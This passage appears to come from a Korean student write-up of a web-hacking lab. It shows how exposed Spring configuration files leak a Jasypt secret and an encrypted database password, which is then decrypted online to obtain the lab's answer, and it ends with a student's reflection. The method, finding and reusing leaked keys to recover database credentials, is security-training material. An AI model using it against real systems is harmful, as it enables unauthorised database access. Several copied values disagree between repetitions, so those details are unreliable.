    <bean id="propertyConfigurer" class="org.jasypt.spring3.properties.EncryptablePropertyPlaceholderConfigurer">
        <constructor-arg ref="configurationEncryptor"/>
        <property name="locations">
            <list>
                <value>classpath:/property/dbinfo.properties</value>
            </list>
        </property>
    </bean>

```

: locations 부분을 통해 dbinfo.properties라는 이름의 파일의 존재를 확인할 수 있다.

: classpath 가 적혀 있는 않지만, JAVA class 파일은 WEB-INF 아래 classes 폴더에 위치한다.

(Step 3-1 의 사진 참고)

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```

<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:mybatis="http://mybatis.org/schema/mybatis-spring"
    xmlns:context="http://www.springframework.org/schema/context" xmlns:tx="http://www.springframework.org/schema/tx" xsi:schemaLocation="http://mybatis.org/schema/mybatis-spring http://mybatis.org/schema/mybatis-spring-1.2.xsd
    http://www.springframework.org/schema/beans https://www.springframework.org/schema/beans/spring-beans.xsd http://www.springframework.org/schema/context http://www.springframework.org/schema/context/spring-context-4.3.xsd
    http://www.springframework.org/schema/tx http://www.springframework.org/schema/tx/spring-tx-4.3.xsd">
    <!-- Root Context: defines shared resources visible to all other web components -->
    <bean id="environmentVariablesConfig" class="org.jasypt.spring.pbe.config.EnvironmentStringPBEConfig">
        <property name="algorithm" value="PEWJHM5HmDESt"/>
        <property name="password" value="hellomyfriend"/>
    </bean>
    <bean id="configurationEncryptor" class="org.jasypt.encryptor.pbe.StandardPBEStringEncryptor">
        <property name="config" ref="environmentVariablesConfiguration"/>
    </bean>
    <bean id="propertyConfigurer" class="org.jasypt.spring3.properties.EncryptablePropertyPlaceholderConfigurer">
        <constructor-arg ref="configurationEncryptor"/>
        <property name="locations">
            <list>
                <value>classpath:/property/dbinfo.properties</value>
            </list>
        </property>
    </bean>

```

### Step 3-3. dbinfo.properties 확인하기

: /WEB-INF/property/dbinfo.properties 로 이동해본다.

```
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:mybatis-spring="http://mybatis.org/schema/mybatis-spring"
       xmlns:context="http://www.springframework.org/schema/context" xsi:schemaLocation="http://mybatis.org/schema/mybatis-spring http://mybatis.org/schema/mybatis-spring-1.2.xsd
       http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd http://www.springframework.org/schema/context http://www.springframework.org/schema/context-4.3.xsd>
<!-- Root Context: defines the root of resources visible to all other web components -->
```

```
db.driverClassName = oracle.jdbc.driver.OracleDriver
db.url = jdbc:oracle:thin:@192.168.10.152:2122:xe
db.username = satbank
db.password = ENC(1TB6oMpy/PC+zkvI8hfVpdq/APzlygoYRgzXxGoGS4=)
```

: DB 패스워드가 암호화된 채로 저장되어 있다.

```
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:mybatis-spring="http://mybatis.org/schema/mybatis-spring"
       xmlns:context="http://www.springframework.org/schema/context" xsi:schemaLocation="http://mybatis.org/schema/mybatis-spring http://mybatis.org/schema/mybatis-spring-1.2.xsd
       http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd http://www.springframework.org/schema/context http://www.springframework.org/schema/context-4.3.xsd>
<!-- Root Context: defines the root of resources visible to all other web components -->
```

```
db.driverClassName = oracle.jdbc.driver.OracleDriver
db.url = jdbc:oracle:thin:@192.168.10.152:2122:xe
db.username = satbank
db.password = ENC(1TB6oMpy/PC+zkvI8hfVpdq/APzlygoYRgzXxGoGS4=)
```

### Step 4. DB 패스워드 복호화

#### Step 4-1. Jasypt Decrypt 하기

: Jasypt Decrypt 사이트에 암호화된 DB 패스워드를 붙여 넣는다.

Jasypt Encryption

Enter Plain Text to Encrypt

Enter plain text to hash

Select Type of Encryption

One Way Encryption (Without Secret Text)

Enter Secret Key

Encrypt

Jasypt Encrypted String

Result goes here

Jasypt Decryption

Enter Jasypt Encrypted Text

mTB6oMpy/PC+zkvI8hfVpdq/APzlygoYRgzXxGoGS4=

Select Action Type

Match Password

Enter the Plain Text to Match

Enter Plain text to match

Secret Key Used during Encryption

Enter Secret Key

Match/Decrypt

Result:

Result goes here

Online Text Encrypt Decrypt

ai 개발 7개월간 제대로 배우자  
코드잇 부트캠프 전액 국비지원  
온라인 100%로 전국 어디서나 합류 가능.  
오프라인 네트워킹과 멘토링도 편안하게  
체워드려요.

코드잇 스프린트

열기 >

: Action Type 을 Decrypt 로 설정해준다.

The screenshot displays three separate web interfaces for performing Jasypt operations:

- Jasypt Encryption:** A form where "Enter Plain Text to Encrypt" is empty, "Select Type of Encryption" is set to "One Way Encryption (Without Secret Text)", and "Enter Secret Key" is empty. A large black "Encrypt" button is visible.
- Jasypt Decryption:** A form where "Enter Jasypt Encrypted Text" contains the value "mTB6oMpy/PC+zkvibhfxVPdq/APzlygoYRgzXxGoGS4=". The "Select Action Type" dropdown is set to "Decrypt Password". Below it, "Enter Secret Key Used during Encryption" is empty. A large black "Match/Decrypt" button is visible.
- Online Text Encrypt Decrypt:** A sidebar with Korean text and a blue "열기" (Open) button.

: Secret Key 란에는 root-context.xml에서 획득했던 hellomyfriend 패스워드를 입력한다.

The screenshot shows the same three web interfaces as above, but with the "Enter Secret Key" field populated with the value "hellomyfriend":

- Jasypt Encryption:** Same as the first screenshot.
- Jasypt Decryption:** The "Enter Secret Key Used during Encryption" field now contains "hellomyfriend". The "Match/Decrypt" button is visible.
- Online Text Encrypt Decrypt:** Same as the first screenshot.

: Decrypt 를 수행하여 정답을 획득한다. (정답: OPERATIONALINFOEXPOSURE)

The screenshot shows the results of the decryption process:

- Jasypt Encryption:** Same as the first screenshot.
- Jasypt Decryption:** The "Result" field contains the decrypted text "OPERATIONALINFOEXPOSURE". The "Match/Decrypt" button is visible.
- Online Text Encrypt Decrypt:** Same as the first screenshot.

성명	프로젝트 후 소감
박기쁨	보다 고차원적인 웹 해킹을 위해서는 서버의 구조에 대한 이해가 필수적이라는 것을 느낀 실습이었던 것 같다. 정해진 정답대로 따라가며 수행하는 해킹이 아닌, 주도적으로 탐구하고 부딪혀보는 해킹을 위해서는, 해킹 방식 외적인 부분들, 해킹하려는 대상 자체에 대한 공부가 필요할 것 같다.